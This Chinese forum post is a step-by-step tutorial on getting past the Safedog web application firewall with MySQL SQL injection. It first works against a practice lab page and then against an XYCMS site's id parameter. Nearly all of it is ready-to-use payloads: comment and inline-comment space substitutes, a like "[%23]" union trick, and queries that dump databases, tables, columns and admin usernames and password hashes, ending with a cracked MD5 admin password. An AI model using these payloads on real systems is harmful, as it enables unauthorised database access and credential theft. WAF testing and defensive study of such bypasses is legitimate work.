获取目标基本信息

用插件看一下就能拿到目标的技术栈信息:中间件是 IIS 8.5,脚本语言为 PHP。接着用 Nmap 扫一遍,确认后端数据库是 MYSQL。
注入点判断绕过
先判断是否存在注入。最开始尝试 1=1,结果被安全狗拦了;换成 true=true 还是不行;-1=-1 同样被拦截。后来发现当 and 后面没有空格的时候,服务端反而会报错:
http://p1.com/vul/sqli/sqli_str.php?name=vince%20and1=1--+&submit=%E6%9F%A5%E8%AF%A2
于是换一个思路:用 /*/ 充当注释符来代替空格,构造如下请求:
http://p1.com/vul/sqli/sqli_str.php?name=vince%20and/*/1=1--+&submit=%E6%9F%A5%E8%AF%A2
发现仍然被拦截。此时就借助 Burp Suite 进行 fuzz,抓包后在 /*/ 中间添加变量,为爆破做准备。
爆破结果中,很多字符组合都可以充当空格使用来完成绕过。我们随意挑一个进行验证,构造 payload 如下:
' and/*////*/1=1 --+
绕过成功。
接下来是内联注释绕过。所谓内联注释,就是类似 /*!00000*/ 这种形式。在 MySQL 中,内联注释如果 ! 后面没有直接跟版本号,会直接执行里面的内容;当 ! 后接了版本号时,如果当前数据库版本号大于等于这个版本号,就会执行注释中的内容,否则就当作普通注释处理。
按照这个思路,先构造如下语句尝试绕过:
/*!000001*/=/*!000001*/
结果失败。加上前面已经验证过的注释绕过,拼接出完整 payload:
vince%27%20and/*////*//*!000001*/=/*!000001*/%20--+&submit=%E6%9F%A5%E8%AF%A2
成功绕过。
Order by 绕过
判断字段数时,直接使用 ' order by 3--+ 会被拦截。沿用前面 1=1 的构造思路,用 /*////*/ 代替空格来绕过,payload 如下:
vince' order/*////*/by 2 --+
vince' order/*////*/by 3 --+
vince' order/*////*/by 4 --+
联合查询绕过
单独使用 union 和 select 都不会被拦,但组合在一起就会触发安全狗。前面 fuzz 已经发现 /**/ 中间加东西可以绕过,于是继续用 Burp 对 union 和 select 之间的位置进行暴力破解。
GET /vul/sqli/sqli_str.php?name=vince%27%20union/*§§*/select%201,2--+&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
爆破后发现大量可用组合,随便选一个进行测试,构造 payload 如下:
vince' union/*/!*!**/select 1,2--+
除此之外,还有多个变异版本同样可以绕过:
' union/*//--**/select 1,2--+
' union/*/!--**/select 1,2--+
' union/*/-*!!*/select 1,2--+
爆出库名
直接爆库名会被拦截,安全狗的拦截逻辑确实很严格。延续之前的思路,先尝试在 database 后面带注释符绕过函数调用:
' union/*/!*!**/select 1,database/*///-*/()--+
成功回显库名。接下来仍然用 Burp 对括号前面的位置进行 fuzz,设置 payload 为 /*!()*/ 形式,在括号前加上五位数字,依次检验哪个组合可以绕过。最终找到如下 payload:
' union/*/!*!**/select 1,database/*!20553()*/--+
成功绕过。
爆出表名
正常查询表名的语句是:
' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()--+
测试后发现,information_schema 在被连在一起时会被过滤,单独使用 from 也会被过滤。如果分别 fuzz 会非常麻烦,而且两者组合使用时可能仍然被拦。按照之前的经验,先尝试内联注释:
from/*!information_schema.tables*/
结果仍然被拦截。不过内联注释还有一种利用方式:在注释中插入换行符,也就是 /*!%23%0a*/ 这种形式。当应用内联注释时,在里面插入 /* 来构造 /**/,同样可以实现绕过。
先试第一种方法:
' union/*/!*!**/select 1,group_concat(table_name)from/*!%23%0ainformation_schema.tables*/ where table_schema='myp1'--+
仍然被拦。改用第二种方法,注意 %23 有可能被过滤:
' union/*/!*!**/select 1,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables*/ where table_schema='myp1'--+
这次总算绕过了安全狗。
爆出列名
有了表名的注入经验,爆破列名就简单多了,直接修改语句即可:
' union/*/!*!**/select 1,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns*/ where table_name='users'--+
爆字段信息
同理,继续修改查询语句:
' union/*/!*!**/select 1,group_concat(id,username,password)from/*!--+/*%0ausers*/--+
其他绕过姿势
like["%23"]
%23 是注释符的 URL 编码。这个语句到底起到什么作用?先正常查询一个字段信息:
select * from users where id=1 ;
此时能返回一条结果。加上 like["%23"] 之后再查询:
select * from users where id=1 like "[%23]";
此时结果集变为空。如果进一步构造:
select * from users where id=1 like "[%23]" union select * from users;
因为前面 users where id=1 like "[%23]" 查询结果为空,整条语句实际上等价于:
select * from users
将这个思路拿到靶场上验证,看能否绕过安全狗:
' like "[%23]" /*!10440union%0Aselect*/ 1,2 --+
注入成功,新的绕过姿势就出现了。其他具体细节不再枚举,这里直接给出完整 payload 集合:
-- 爆库
1' like "[%23]" /*!10440union%0aselect*/ 1,database/*!--+/*%0a()*/ --+

-- 爆表
1' like "[%23]" /*!10440union%0aselect*/ 1,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables */where table_schema='myp1'--+

-- 爆列
1' like "[%23]" /*!10440union%0aselect*/ 1,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns */where table_name='users'--+

-- 爆字段
' like "[%23]" /*!10440union%0aselect*/ 1,group_concat(id,username,password)from/*!--+/*%0ausers*/--+
实战:XYCMS + 安全狗 SQL 注入
在目标网站上查找注入点,也就是可能与数据库产生交互的位置。?id=13 这个参数很明显与数据库有关联,接下来就在此处展开测试。
注入点判断与测试
13 and 1=1       13 and 1=2        -- int型注入
13' and 1=1--+   13' and 1=2--+    -- char型注入
绕过方法:
13 and/*////*/1=1
13 and/*////*/1=2
通过对比回显差异,可以确定是 int 型注入点。
猜列数
使用 order by 配合二分法判断列数:
13 order by 10   -- 正常显示
13 order by 11   -- 不正常显示
被拦截后同样使用注释符绕过:
12 order/*////*/by 10
12 order/*////*/by 11
最终确定列数为 10。
回显数据
直接使用联合查询:
id=-13 union select 1,2,3,4,5,6,7,8,9,10
被拦截。尝试多种绕过方式:
' union/*/!*!**/select 1,2,3,4,5,6,7,8,9,10

like "[%23]" /*!10440union%0aselect*/ 1,2,3,4,5,6,7,8,9,10
继续测试获取数据库名、用户名和版本号,以下这些 payload 都被拦截:
union/*/!*!**/select 1,database/*/!*!**/(),3,4,5,user/*/!*!**/(),7,8,9,version/*/!*!**/()

union/*/!*!**/select 1,database/*////*/(),3,4,5,user/*////*/(),7,8,9,version/*////*/()

union/*%!"/*/select/*%!"/*/user()/*%!"/*/,/*%!"/*/database()/*%!"/*/,/*%!"/*/version()/*%!"/*/,4,5,6,7,8,9,10

-13 /*!11544union/*!11544select/*!115441,2,3,4,5,6,7,8,9,10*/--+
继续尝试,下面这个可以绕过:
union/*!90000zero*//*//*/select user/*!90000zero*//*//*/(),database/*!90000zero*//*//*/(),3,4,5,6,7,8,9,10
另一个被拦截的例子:
-13 union /*//--/*/ /*!--+/*%0Aselect/*!900001,*/database /*//--/*/ (),3,4,5,6,8,9,10
继续测试:
union%20/*//*//*!78767select*/1,2,database(/*!89889*/),3,4,5,6,7,8,9,10%20--+
同样被拦截。最终发现使用 like "[%23]" 配合内联注释可以稳定绕过:
13 like "[%23]" /*!10440union%0aselect*/ 1,database/*!--+/*%0a()*/,3,4,5,6,7,8,9,database/*!--+/*%0a()*/ --+
成功回显数据库信息,说明绕过生效。
获取表名
正常查询表名的语句:
union select 1,2,3,4,5,6,7,8,9,table_name from information_schema.tables where table_schema='xycms'
被拦截后,尝试以下 payload:
-13 union/*!90000zero*//*//*/select user/*!90000zero*//*//*/(),database/*!90000zero*//*//*/(),3,4,5,6,7,8,9,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables */where table_schema='xycms'
可以绕过。另一个可用 payload:
-13 like "[%23]" /*!10440union%0aselect*/ 1,2,3,4,5,6,7,8,9,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables */where table_schema='xycms'
同样可以绕过。
获取列名
-13 union/*/!*!**/select 1,2,3,4,5,6,7,8,9,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns*/ where table_name='manage_user'

-13 like "[%23]" /*!10440union%0aselect*/ 1,2,3,4,5,6,7,8,9,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns */where table_name='manage_user'
获取数据
-13 union/*/!*!**/select 1,2,3,4,5,6,7,8,9,group_concat(id,m_name,m_pwd,c_date)from/*!--+/*%0amanage_user*/--+

-13 like "[%23]" /*!10440union%0aselect*/ 1,2,3,4,5,6,7,8,9,group_concat(id,m_name,m_pwd,c_date)from/*!--+/*%0amanage_user*/--+
最终拿到数据:
1 admin 21232f297a57a5a743894a0e4a801fc3 2011-11-23 20:53:08
对 md5 值 21232f297a57a5a743894a0e4a801fc3 进行解密,得到明文密码 admin admin。
 发表于 2026-9-18 22:50:34
|
查看: 171|
回复: 0
发表于 2026-9-18 22:50:34
|
查看: 171|
回复: 0 /1
/1 


